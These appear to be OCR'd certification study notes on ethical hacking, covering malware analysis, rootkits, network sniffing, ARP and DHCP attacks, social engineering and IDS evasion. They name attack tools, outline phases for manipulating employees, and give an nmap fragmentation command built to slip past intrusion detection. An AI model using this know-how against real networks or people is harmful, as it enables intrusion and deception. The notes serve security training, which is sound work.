- **Tools for Disassembling | Debugging | Reverse Engineering:**
    - IDA Pro
    - OllyDdg
    - Ghidra by NSA
- **Sheepdip** - Dedicated computer which is used to test files on removable media for viruses before they are allowed to be used with other computers.

Steps

1. Make sure you have a good test bed
    - Use a VM with NIC in host-only mode and no open shares
2. Analyze the malware on the isolated VM in a static state
    - Tools - binText and UPX help with looking at binary
3. Run the malware and check out processes
    - Use Process Monitor, etc. to look at processes
    - Use NetResident, TCPview or even Wireshark to look at network activity
4. Check and see what files were added, changed, or deleted
    - Tools - IDA Pro, VirusTotal, Anubis, Threat Analyzer

- **Preventing Malware**
    - Make sure you know what is going on in your system
    - Have a good antivirus that is up to date
        - Airgapped - isolated on network

Rootkits

- Software put in place by attacker to obscure system compromise
- Hides processes and files
- Also allows for future access
- **Examples**
    - Horsepill - Linus kernel rootkit inside initrd
    - Grayfish - Windows rootkit that injects in boot record
    - Firefef - multi-component family of malware
    - Azazel
    - Avatar
    - Necurs
    - ZeroAccess
- **Hypervisor level** - rootkits that modify the boot sequence of a host system to load a VM as the host OS
- **Hardware** - hide malware in devices or firmware
- **Boot loader level** - replace boot loader with one controlled by hacker
- **Application level** - directed to replace valid application files with Trojans
- **Kernel level** - attack boot sectors and kernel level replacing kernel code with back-door code; most dangerous
- **Library level** - use system-level calls to hide themselves
- One way to detect rootkits is to map all the files on a system and then boot a system from a clean CD version and compare the two file systems


5. Sniffing

⚡ **This chapter has practical labs**

Sniffing is the process of monitoring and capturing all the packets passing through a given network using sniffing tools. It is a form of "tapping phone wires" and get to know about the conversation. It is also called wiretapping applied to the computer networks.

Active and Passive Sniffing

- **Passive sniffing** - watching network traffic without interaction; only works for same collision domain
- **Active sniffing** - uses methods to make a switch send traffic to you even though it isn't destined for your machine
- **Span port** - switch configuration that makes the switch send a copy of all frames from other ports to a specific port
  - Not all switches have the ability to do this
  - Modern switches sometimes don't allow span ports to send data - you can only listen
- **Network tap** - special port on a switch that allows the connected device to see all traffic



- **Port mirroring** - another word for span port

Basics

- Sniffing is capturing packets as they pass on the wire to review for interesting information
- **MAC** (Media Access Control) - physical or burned-in address - assigned to NIC for communications at the Data Link layer
  - 48 bits long
  - Displayed as 12 hex characters separated by colons
  - First half of address is the **organizationally unique identifier** - identifies manufacturer
  - Second half ensures no two cards on a subnet will have the same address
- NICs normally only process signals meant for it
- **Promiscuous mode** - NIC must be in this setting to look at all frames passing on the wire
- **CSMA/CD** - Carrier Sense Multiple Access/Collision Detection - used over Ethernet to decide who can talk
- **Collision Domains**
  - Traffic from your NIC (regardless of mode) can only be seen within the same collision domain
  - Hubs by default have one collision domain
  - Switches have a collision domain for each port

Protocols Susceptible

Some of the protocols that are vulnerable to sniffing attacks.

- **IMAP**, **POP3**, **NNTP** and **HTTP** all send over clear text data
- **SMTP** is sent in plain text and is viewable over the wire. SMTP v3 limits the information you can get, but you can still see it.
- **FTP** sends user ID and password in clear text
- **TFTP** passes everything in clear text
- **TCP** shows sequence numbers (usable in session hijacking)
- **TCP** and **UCP** show open ports
- **IP** shows source and destination addresses

ARP

- Stands for Address Resolution Protocol
- Resolves IP address to a MAC address
- Packets are ARP_REQUEST and ARP_REPLY
- Each computer maintains it's own ARP cache, which can be poisoned
- **Commands**
  - `arp -a` displays current ARP cache
  - `arp -d *` clears ARP cache
- Works on a broadcast basis - both requests and replies are broadcast to everyone
- **Gratuitous ARP** - special packet to update ARP cache even without a request
  - This is used to poison cache on other machines

IPv6

- Uses 128-bit address
- Has eight groups of four hexadecimal digits
- Sections with all 0s can be shorted to nothing (just has start and end colons)
- Double colon can only be used once
- Loopback address is ::1

IPv6 Address Type	Description
Unicast	Addressed and intended for one host interface
Multicast	Addressed for multiple host interfaces
Anycast	Large number of hosts can receive; nearest host opens

IPv6 Scopes	Description
Link local	Applies only to hosts on the same subnet (Address block fe80::/10)
Site local	Applies to hosts within the same organization (Address block FEC0::/10)
Global	Includes everything

- Scope applies for multicast and anycast
- Traditional network scanning is **computationally less feasible**


Wiretapping

Wiretapping, also known as telephone tapping, is the process of monitoring telephone and Internet conversations by a third party, often by covert means.

- **Lawful interception** - Legally intercepting communications between two parties
- **Active** - Interjecting something into the communication
- **Passive** - Only monitors and records the data
- **PRISM** - System used by NSA to wiretap external data coming into US

MAC Flooding

- Switches either flood or forward data
- If a switch doesn't know what MAC address is on a port, it will flood the data until it finds out
- **CAM Table** - the table on a switch that stores which MAC address is on which port
    - If table is empty or full, everything is sent to all ports
- MAC Flooding will often destroy the switch before you get anything useful, doesn't last long and it will get you noticed. Also, most modern switches protect against this.
- **CAM Table Overflow Attack** - Occurs when an attacker connects to a single or multiple switch ports and then runs a tool that mimics the existence of thousands of random MAC addresses on those switch ports. The switch enters these into the CAM table, and eventually the CAM table fills to capacity. *(This works by sending so many MAC addresses to the CAM table that it can't keep up).* **This attack can be performed by using macof.**



- **Tools for MAC flooding**
    - Etherflood
    - Macof
    - Dsniff


Switch port stealing

Tries to update information regarding a specific port in a race condition

1. ARP Flood
    - Source MAC address same a victim
    - Destination MAC is attacker's
    - CAM updates port info (stolen)
2. Attacker now intercepts victim traffic
3. Attacker stops flooding
4. Victim reclaims port

5. Attacker retransmits captured data
6. Attacker repeats flooding

ARP Poisoning



ARP spoofing *is a type of attack in which a malicious actor sends falsified ARP (Address Resolution Protocol) messages over a local area network. This results in the linking of an attacker's MAC address with the IP address of a legitimate computer or server on the network.*

- **Also called ARP spoofing or gratuitous ARP**
- This can trigger alerts because of the constant need to keep updating the ARP cache of machines
- Changes the cache of machines so that packets are sent to you instead of the intended target
- **Countermeasures**
  - Dynamic ARP Inspection using DHCP snooping
  - Can use Static ARP ACL to map
  - Header to Payload validation
  - XArp software can also watch for this
  - Default gateway MAC can also be added permanently into each machine's cache
- **Tools for ARP Poisoning**
  - Cain and Abel
  - WinArpAttacker
  - Ufasoft
  - dsniff

DHCP Starvation

Is an attack that targets DHCP servers whereby forged DHCP requests are crafted by an attacker with the intent of exhausting all available IP addresses that can be allocated by the DHCP server.

- Attempt to exhaust all available addresses from the server
- Attacker sends so many requests that the address space allocated is exhausted
- DHCPv4 packets - `DHCPDISCOVER`, `DHCPOFFER`, `DHCPREQUEST`, `DHCPACK`

- DHCPv6 packets - Solicit, Advertise, Request (Confirm/Renew), Reply
- **DHCP Steps**
    1. Client sends `DHCPDISCOVER`
    2. Server responds with `DHCPOFFER`
    3. Client sends request for IP with `DHCPREQUEST`
    4. Server sends address and config via `DHCPACK`
- **Tools**
    - Yersinia
    - DHCPstarv
- Mitigation is to configure DHCP snooping
- **Rogue DHCP Server** - setup to offer addresses instead of real server. Can be combined with starvation to real server.

Spoofing


- **MAC Spoofing** - Changes your MAC address. Benefit is CAM table uses most recent address.
    - Port security can slow this down, but doesn't always stop it.
    - MAC Spoofing makes the switch send all packets to your address instead of the intended one until the CAM table is updated with the real address again.
- **IRDP Spoofing** - Attacker sends ICMP Router Discovery Protocol messages advertising a malicious gateway.
- **DNS Poisoning** - Changes where machines get their DNS info from, allowing attacker to redirect to malicious websites.

Sniffing Tools

Wireshark

Wireshark is the world's foremost and widely-used network protocol analyzer. It lets you see what's happening on your network at a microscopic level.

- With Wirehsark you can inspect and detect ARP poisonings, Rogue DHCP servers, Broadcast Storm etc.


eth0: Capturing - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression...
Clear
Apply
No. . Time Source Destination Protocol Info
47 139.931463 ThomsonT_08:35:4f Wistron_07:07:ee ARP 192.168.1.254 is at 00:90:d0:08:35:4f
48 139.931466 192.168.1.68 192.168.1.254 DNS Standard query A www.google.com
49 139.975406 192.168.1.254 192.168.1.68 DNS Standard query response CNAME www.l.google.com A 66.102.9.99
50 139.976811 192.168.1.68 66.102.9.99 TCP 62216 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
51 140.079578 66.102.9.99 192.168.1.68 TCP http > 62216 [SYN, ACK] Seq=0 Ack=1 Win=5720 Len=0 MSS=1430
52 140.079583 192.168.1.68 66.102.9.99 TCP 62216 > http [ACK] Seq=1 Ack=1 Win=65780 Len=0
53 140.080278 192.168.1.68 66.102.9.99 HTTP GET /complete/search?hl=en&client=suggest&js=true&q=m&cp=1
54 140.086765 192.168.1.68 66.102.9.99 TCP 62216 > http [FIN, ACK] Seq=805 Ack=1 Win=65780 Len=0
55 140.086921 192.168.1.68 66.102.9.99 TCP 62218 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
56 140.197484 66.102.9.99 192.168.1.68 TCP http > 62216 [ACK] Seq=1 Ack=805 Win=7360 Len=0
57 140.197777 66.102.9.99 192.168.1.68 TCP http > 62216 [FIN, ACK] Seq=1 Ack=806 Win=7360 Len=0
58 140.197811 192.168.1.68 66.102.9.99 TCP 62216 > http [ACK] Seq=806 Ack=2 Win=65780 Len=0
Frame 1 (42 bytes on wire, 42 bytes captured)
Ethernet II, Src: Vmware_38:eb:0e (00:0c:29:38:eb:0e), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Address Resolution Protocol (request)
0000 ff ff ff ff ff ff 00 0c 29 38 eb 0e 08 06 00 01 ....)8.....
0010 08 00 06 04 00 01 00 0c 29 38 eb 0e c0 a8 39 80 ....)8....9.
0020 00 00 00 00 00 00 c0 a8 39 02 .... 9.
eth0: <live capture in progress> Fil... Packets: 445 Displayed: 445 Marked: 0
Profile: Default

    - Previously known as Ethereal
    - Can be used to follow streams of data
    - Can also filter the packets so you can find a specific type or specific source address

- **Wireshark filters**:

- `!(arp or icmp or dns)`
  - Filters out the "noise" from ARP, DNS and ICMP requests - **!** - Clears out the protocols for better inspection
- `tcp.port == 23`
  - Look for **specific ports** using tcp.port
- `ip.addr == 10.0.0.165`
  - Look for specific **IP address**
- `ip.addr == 172.17.15.12 && tcp.port == 23`
  - Displays telnet packets containing that IP
- `ip.src == 10.0.0.224 && ip.dst == 10.0.0.156`
  - See all packets exchanged from IP source to destination IP
- `http.request`
  - Displays HTTP GET requests
- `tcp contains string`
  - Displays TCP segments that contain the word "string"
- `tcp.flags==0x16`
  - Filters TCP requests with ACK flag set

tcpdump

Tcpdump is a data-network packet analyzer computer program that runs under a command line interface. It allows the user to display TCP/IP and other packets being transmitted or received over a network to which the computer is attached.

- tcpdump
- **Syntax**
  - <**tcpdump flag(s) interface**>
  - `tcpdump -i eth1`
    - Puts the interface in listening mode
- WinDump is a Windows version similar to tcpdump.

tcptrace

- Analyzes files produced by packet capture programs such as Wireshark, tcpdump and Etherpeek

Other Tools

- **Ettercap** - also can be used for MITM attacks, ARP poisoning. Has active and passive sniffing.
- **Capsa Network Analyzer**
- **Snort** - usually discussed as an Intrusion Detection application
- **Sniff-O-Matic**
- **EtherPeek**
- **WinDump**
- **WinSniffer**

Defending and Countermeasures techniques against Sniffing:

- Disable ARP Dynamic
- ARP Spoofing detection tools
- Encrypt all the traffic that leaves your system
- Avoid public Wi-Fi spots
- Network scanning and monitoring
- Reverse DNS lookup's on logs == Sniffer
- **Ping** suspect clients with **wrong MAC address**
  - If suspect accepts the packet, is a good indication that he is sniffing the network / using NIC in promiscuous mode.
- Use **Nmap** with nse-script for **Sniffer Detect**:

- `nmap --script=sniffer-detect <target>`

6. Social Engineering

> ⚡ **This chapter has practical labs**

Social Engineering is the art of manipulating a person or group into providing information or a service they would otherwise not have given.

Phases

1. 🔍 **Research target company**
   - Dumpster dive, visit websites, tour the company, etc
2. 🎯 **Select the victim**
   - Identify frustrated employee or other target
3. 💬 **Build a relationship**
   - Develop relationship with target employee
4. 💰 **Exploit the relationship**
   - Collect sensitive information and current technologies

Principles

1. **Authority**
   - Impersonate or imply a position of authority
2. **Intimidation**
   - Frighten by threat
3. **Consensus / Social proof**
   - To convince of a general group agreement
4. **Scarcity**
   - The situation will not be this way for long
5. **Urgency**
   - Works alongside scarcity / act quickly, don't think
6. **Familiarity**
   - To imply a closer relationship
7. **Trust**
   - To assure reliance on their honesty and integrity

Behaviors

- **Human nature/Trust** - trusting others
- **Ignorance** of social engineering efforts
- **Fear** of consequences of not providing the information
- **Greed** - promised gain for providing requested information
- A sense of **moral obligation**

Companies Common Risks:

- **Insufficient training**
- **Lack of controls**
  - Technical
    - e.g: Firewall rule, ACL rules, patch management (...)
  - Administrative

        - e.g: Mandatory Vacations, Job Rotation, Separation of Duties (...)
    - Physical
        - e.g: Proper Lighting, Cameras, Guards, Mantraps (...)
- **Size of the Company Matters**
- **Lack of Policies**
    - Promiscuous Policy
    - Permisive Policy
    - Prudent Policy
    - Paranoid Policy

Social Engineering Attacks:

Human-Based Attacks 👥

- **Dumpster Diving** - Looking for sensitive information in the trash
    - Shredded papers can sometimes indicate sensitive info
- **Impersonation** - Pretending to be someone you're not
    - Can be anything from a help desk person up to an authoritative figure (FBI agent)
    - Posing as a tech support professional can really quickly gain trust with a person
- **Shoulder Surfing** - Looking over someone's shoulder to get info
    - Can be done long distance with binoculars, etc.
- **Eavesdropping** - Listening in on conversations about sensitive information
- **Tailgating** - Attacker walks in behind someone who has a valid badge. (e.g: Holding boxes or simply by following without getting notice)
- **Piggybacking** - Attacker pretends they lost their badge and asks someone to hold the door
- **RFID Identity Theft** (RFID skimming) - Stealing an RFID card signature with a specialized device
- **Reverse Social Engineering** - Getting someone to call you and give information
    - Often happens with tech support - an email is sent to user stating they need them to call back (due to technical issue) and the user calls back
    - Can also be combined with a DoS attack to cause a problem that the user would need to call about
    - Always be pleasant - it gets more information
- **Insider Attack** - An attack from an employee, generally disgruntled
    - Sometimes subclassified (negligent insider, professional insider)

Computer-Based Attacks 💻

Can begin with sites like Facebook where information about a person is available; For instance - if you know Bob is working on a project, an email crafted to him about that project would seem quite normal if you spoof it from a person on his project.

- **Phishing** - crafting an email that appears legitimate but contains links to fake websites or to download malicious content.
    - **Ways to Avoid Phishing**
        - Beware unknown, unexpected or suspicious originators
        - Beware of who the email is addressed to
        - Verify phone numbers
        - Beware bad spelling or grammar
        - Always check links
- **Spear Phishing** - Targeting a person or a group with a phishing attack.

    - Can be more useful because attack can be targeted
- **Whaling** - Going after **CEOs** or other **C-level executives**.
- **Pharming** - Make a user's traffic redirects to a clone website; may use DNS poisoning.
- **Spamming** - Sending spam over instant message.
- **Fake Antivirus** - Very prevalent attack; pretends to be an anti-virus but is a malicious tool.

Tools

- **SET (Social Engineering Toolkit)** - Pentest tool design to perform advanced attacks against human by exploiting their behavior.
- **PhishTank** - For phishing detection
- **Wifiphisher** - Automated phishing attacks against Wi-Fi networks in order to obtain credentials or inject malware.
- **SPF SpeedPhish framework** - Quick recon and deployment of simple social eng. exercises

Mobile-Based Attacks

- **ZitMo** (ZeuS-in-the-Mobile) - banking malware that was ported to Android
- SMS messages can be sent to request premium services
- **Attacks**
    - Publishing malicious apps
    - Repackaging legitimate apps
    - Fake security applications
    - SMS (**smishing**)

Physical Security Basics

- **Physical measures** - everything you can touch, taste, smell or get shocked by
    - Includes things like air quality, power concerns, humidity-control systems
- **Technical measures** - smartcards and biometrics
- **Operational measures** - policies and procedures you set up to enforce a security-minded operation
- **Access controls** - physical measures designed to prevent access to controlled areas
    - **Biometrics** - measures taken for authentication that come from the "something you are" concept
        - **False rejection rate** (FRR) - when a biometric rejects a valid user
        - **False acceptance rate** (FAR) - when a biometric accepts an invalid user
        - **Crossover error rate** (CER) - combination of the two; determines how good a system is
- Even though hackers normally don't worry about environmental disasters, this is something to think of from a pen test standpoint (hurricanes, tornadoes, floods, etc.)

Prevention

- Separation of duties
- Rotation of duties
- Controlled Access
    - Least privilege
- Logging & Auditing
- Policies

7. Evading IDS, Firewalls and Honeypots

IDS/IPS - Basic Concepts

Intrusion Prevention System (IPS) - ACTIVE monitoring of activity looking for anomalies and alerting/notifiying AND **taking action when they are found**.

Intrusion Detection System (IDS) - PASSIVE monitoring of activity looking for anomalies and alerting/notifying when they are found.

Deployment Types - HIDS & NIDS & WIDS:

1. **Host based** - Monitors activity on a single device/host by being installed lcoally.
2. **Network based** - Monitors activity across a network using remote sensors that reprot back to a central system. Often paired with a security Information & SIEM system for analysis. Often Reverse ARP or Reverse DNS lookups are used to discover the source

Knowledge & Behavior-Based Detection:

1. **Knowledge Based (Signature Based | Pattern Matching)** - Most common form of detection. Uses a database of profiles, or signatures to assess all traffic against.
2. **Behavior Based (Statistical | Anomaly | Heuristic)** - Starts by creating a baseline of behavior for the monitored system/network and then comapres all traffic against that looking for deviations. Can be labeled an AI or Expert system.

Types of IDS Alerts

- **True Positive** --> Attack - Alert ✅✅
- **False Positive** --> No Attack - Alert ❌✅
- **False Negative** --> Attack - No Alert ✅❌
  - *This is the worst scenario*
- **True Negative** --> No Attack - No Alert ❌❌

Firewalls - Basic Concepts

Firewalls are often seen as NAC devices. Use of rule sets to filter traffic can implement security policy.

Firewalls types:

- **Stateful (Dynamic Packet Filtering)** - Layer 3 + 4 (Network + Transport layer)
- **Stateless (Static Packet Filtering)** - Layer 3 (Network)
- **Deep Packet Inspection** - Layer 7 (Application Layer)
- **Proxy Firewall** - Mediates communications between unstrusted and trusted end-points (server/hosts/clients). A proxy firewall is a network security system that protects network resources by filtering messages at the Application Layer 7. A proxy firewall may also be called an application firewall or gateway firewall.

Proxy Types:

- **Circuit-level proxy** - Firewall that works on **Layer 5 (Session layer)**; They monitor TCP handshaking between packets to determine whether a requested session is legitimate.
- **Application-level proxy** - Any service or server that acts as a proxy for client computer requests at the application's protocols.

  ⚠️ An application-level proxy is one that knows about the particular application it is providing proxy services for; it understands and interprets the commands in the application protocol. A circuit-level proxy is one that creates a circuit between the client and the server without interpreting the application protocol.

- **Multi-homed Firewall (dual-homed)** - Firewall that has two or more interfaces; One interface is connected to the untrusted network and another interface is connected to the trusted network. A DMZ can be added to a multi-homed firewall just by adding a third interface.
- **Bastion hosts** - Endpoint that is exposed to the internet but has been hardened to withstand attacks; Hosts on the screened subnet designed to protect internal resources.
- **Screened host** - Endpoint that is protected by a firewall.
- **Packet-filtering** - Firewalls that only looked at headers

  ⚠️ Only uses rules that **implicitly denies** traffic unless it is allowed.

  ⚠️ Oftentimes uses **network address translation** (NAT) which can apply a one-to-one or one-to-many relationship between external and internal IP addresses.

  ⚠️ **Private zone** - hosts internal hosts that only respond to requests from within that zone

Honeypots 🍯

Honeypots are decoy systems or servers deployed alongside production systems within your network. When deployed as enticing targets for attackers, honeypots can add security monitoring opportunities for blue teams and misdirect the adversary from their true target.

- **Honeynet** - Two or more honeypots on a network form a honeynet. Honeynets and honeypots are usually implemented as parts of larger Network Intrusion Detection Systems.
- A **Honeyfarm** is a centralized collection of honeypots and analysis tools.

Types of Honeypots:

1. **Low-interaction** ---> Simulates/imitate services and systems that frequently attract criminal attention. They offer a method for collecting data from blind attacks such as botnets and worms malware.
2. **High interaction** ---> Simulates all services and applications and is designed to be completely compromised
3. **Production** ---> Serve as decoy systems inside fully operating networks and servers, often as part of an intrusion detection system (IDS). They deflect criminal attention from the real system while analyzing malicious activity to help mitigate vulnerabilities.
4. **Research** ---> Used for educational purposes and security enhancement. They contain trackable data that you can trace when stolen to analyze the attack.

- **Honeypot Tools:**
  - Specter
  - Honeyd
  - KFSensor (Honeypot IDS)

Evading with Nmap

Useful switches for Evading and Stealthy:

Nmap Switch	Information
`-v`	Verbose level
`-sS`	TCP SYN scan
`-T`	Time template for performing the scan
`-f`	Use fragmented IP packets
`-f --mtu`	Use fragmented packets & set MTU
`-D`	IP address Decoy: <decoy1,decoy2[,ME],...>: Cloak a scan with decoys
`-S`	Spoof the source IP address
`--send-eth`	Ensures that we use Ethernet level packets. bypassing the IP layer and sends raw Ethernet frames within the flow
`--data-length`	Specify the length of data/frame
`--source-port`	Specify a randomized port that you want to comunicate

Example:

• Sends IPv4 fragmented 50-byte packet size; The packets are too small to send data and to detect as a Probe/Scanning technique:

```
nmap -v -sS -f -mtu 32 --send-eth --data-length 50 --source-port 8965 -T5 192.168.0.22
```

> ⚠️ **Fragmentation is the heart of the IDS/Firewall Evasion techniques.**

Using SNORT

SNORT is an open source network intrusion detection system (NIDS). Snort is a packet sniffer that monitors network traffic in real time, scrutinizing each packet closely to detect a dangerous payload or suspicious anomalies.

- Snort is a widely deployed IDS that is open source
- Includes a **sniffer**, **traffic logger** and a **protocol analyzer**
- Runs in three different modes
  - **Sniffer** - Watches packets in real time
  - **Packet logger** - Saves packets to disk for review at a later time
  - **NIDS** - Analyzes network traffic against various rule sets
- Configuration is in `/etc/snort` on Linux and `C:\snort\etc` in Windows; the file is **snort.conf**.

SNORT basics commands:

Operational modes:

- Snort as **Sniffer** ---> `snort -v`
- Snort as **Packet logger** ---> `snort -l`
- Snort as **NIDS** ---> `snort -A` or `snort -c <path_to_conf_file>`

Example of usage:

- **`snort -i 4 -l c:\Snort\log -c c:\Snort\etc\snort.conf -T`**
  - *This command will test snort configuration and rules and check if there is any erros without starting up.*
  - `-i 4` ---> interface specifier, in case is interface 4.
  - `-l` ---> for logging
  - `-c` ---> use Snort rules file specifying path
  - `-T` ---> Only For testing, this prevent Snort from start up; Essentially to check if there is any errors and if the rules are good.
- **`snort -i 4 -c c:\Snort\etc\snort.conf -l c:\Snort\log -K ascii`**
  - *This command will fire up Snort NIDS and log everything in ASCII.*

Basic commands: Flag | Information -|- `-A` | Set alert mode: fast, full, console, test or none `-b` | Log packets in tcpdump format (much faster!) `-B <mask>` | Obfuscate IP addresses in alerts and packet dumps using CIDR mask `-c <rules>` | Use Rules file `-C` | Print out payloads with character data only (no hex) `-l` | Specifies the logging directory (all alerts and packet logs are placed in this directory) `-i <interface number>` | Specifies which interface Snort should listen on `-K` | Logging mode (pcap[default], ascii, none) `-?` | Lists all switches and options and then exits

SNORT Rules

SNORT has a rules engine that allows for customization of monitoring and detection capabilities.

- **There are three available rule actions**
  1. Alert
  2. Pass
  3. Log
